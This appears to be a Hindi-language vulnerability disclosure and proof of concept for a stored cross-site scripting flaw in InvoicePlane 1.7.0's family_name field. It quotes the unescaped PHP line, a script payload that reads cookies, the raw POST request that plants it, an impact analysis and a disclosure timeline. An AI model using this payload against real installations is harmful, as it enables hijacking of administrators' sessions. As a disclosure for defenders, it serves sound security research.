 lagathos/cve-2026-25594
# InvoicePlane 1.7.0 के लिए संग्रहीत XSS प्रमाण-अवधारणा, परिवार नाम फ़ील्ड के माध्यम से, जिसमें पेलोड, अनुरोध, और रक्षात्मक अनुसंधान के लिए प्रभाव विश्लेषण शामिल है।

भेद्यता: फैमिली नाम फ़ील्ड के माध्यम से स्टोर्ड क्रॉस-साइट स्क्रिप्टिंग (XSS)
उत्पाद: InvoicePlane
प्रभावित संस्करण: 1.7.0 (और संभवतः पिछले संस्करण)
गंभीरता: मध्यम
CVSS 3.1 स्कोर: 4.8 (CVSS:3.1/AV:N/AC:L/PR:H/UI:R/S:C/C:L/I:L/A:N)
CWE: CWE-79: वेब पेज जनरेशन के दौरान इनपुट का अनुचित न्यूट्रलाइज़ेशन
खोजकर्ता: Leonidas Agathos
रिपोर्ट दिनांक: 2026-01-31
प्रोडक्ट फैमिली फॉर्म (/index.php/families/form) में family_name फ़ील्ड बिना सैनिटाइज़ेशन के मनमाना इनपुट स्वीकार करता है। मान डेटाबेस में संग्रहीत किया जाता है और बाद में प्रोडक्ट निर्माण/संपादन पृष्ठ के फैमिली ड्रॉपडाउन में बिना एन्कोडिंग के प्रस्तुत किया जाता है, जिससे किसी भी एडमिन द्वारा प्रोडक्ट फॉर्म पर जाने पर JavaScript निष्पादित होती है।
भेद्य फ़ाइल: application/modules/products/views/form.php:40
// Line 40
><?php echo $family->family_name; ?></option>
चरण 1 — फैमिली नाम में पेलोड इंजेक्ट करें

/index.php/families/form पर जाएं और फैमिली नाम के रूप में निम्नलिखित सबमिट करें:
<script>alert('domain:'+document.domain+'cookies:'+document.cookie)</script>
अनुरोध:
POST /index.php/families/form HTTP/1.1
Host: 172.25.0.12
Content-Type: application/x-www-form-urlencoded

_ip_csrf=...&btn_submit=1&is_update=0&family_name=%3Cscript%3Ealert%28document.cookies%29%3C%2Fscript%3E
चरण 2 — XSS ट्रिगर करें
/index.php/products/form पर जाएं। फैमिली ड्रॉपडाउन प्रस्तुत होने पर पेलोड सक्रिय हो जाता है।

प्रोडक्ट निर्माण या संपादन पृष्ठ पर जाने वाला कोई भी एडमिन अपने ब्राउज़र में पेलोड निष्पादित करवाएगा। यह सत्र अपहरण (यदि कुकीज़ HttpOnly नहीं हैं), CSRF टोकन चोरी, और पीड़ित की पहचान के तहत किए गए कार्यों को सक्षम बनाता है।
| दिनांक | घटना |
|---|---|
| 2026-01-30 | भेद्यता की खोज |
| 2026-01-31 | प्रूफ ऑफ कॉन्सेप्ट विकसित किया गया |
| 2026-01-31 | विक्रेता को सूचित किया गया |
| 2026-02-04 | विक्रेता की स्वीकृति |
| 2026-02-04 | पैच जारी किया गया |
| 2026-02-05 | सार्वजनिक प्रकटीकरण |
यह भेद्यता स्वतंत्र सुरक्षा अनुसंधान के दौरान खोजी गई थी। सभी जानकारी केवल शैक्षिक, अनुसंधान और रक्षात्मक उद्देश्यों के लिए प्रदान की गई है ताकि विक्रेता और सुरक्षा समुदाय को इस मुद्दे को समझने और ठीक करने में सहायता मिल सके। इस जानकारी का कोई भी दुर्भावनापूर्ण उपयोग सख्त वर्जित है।
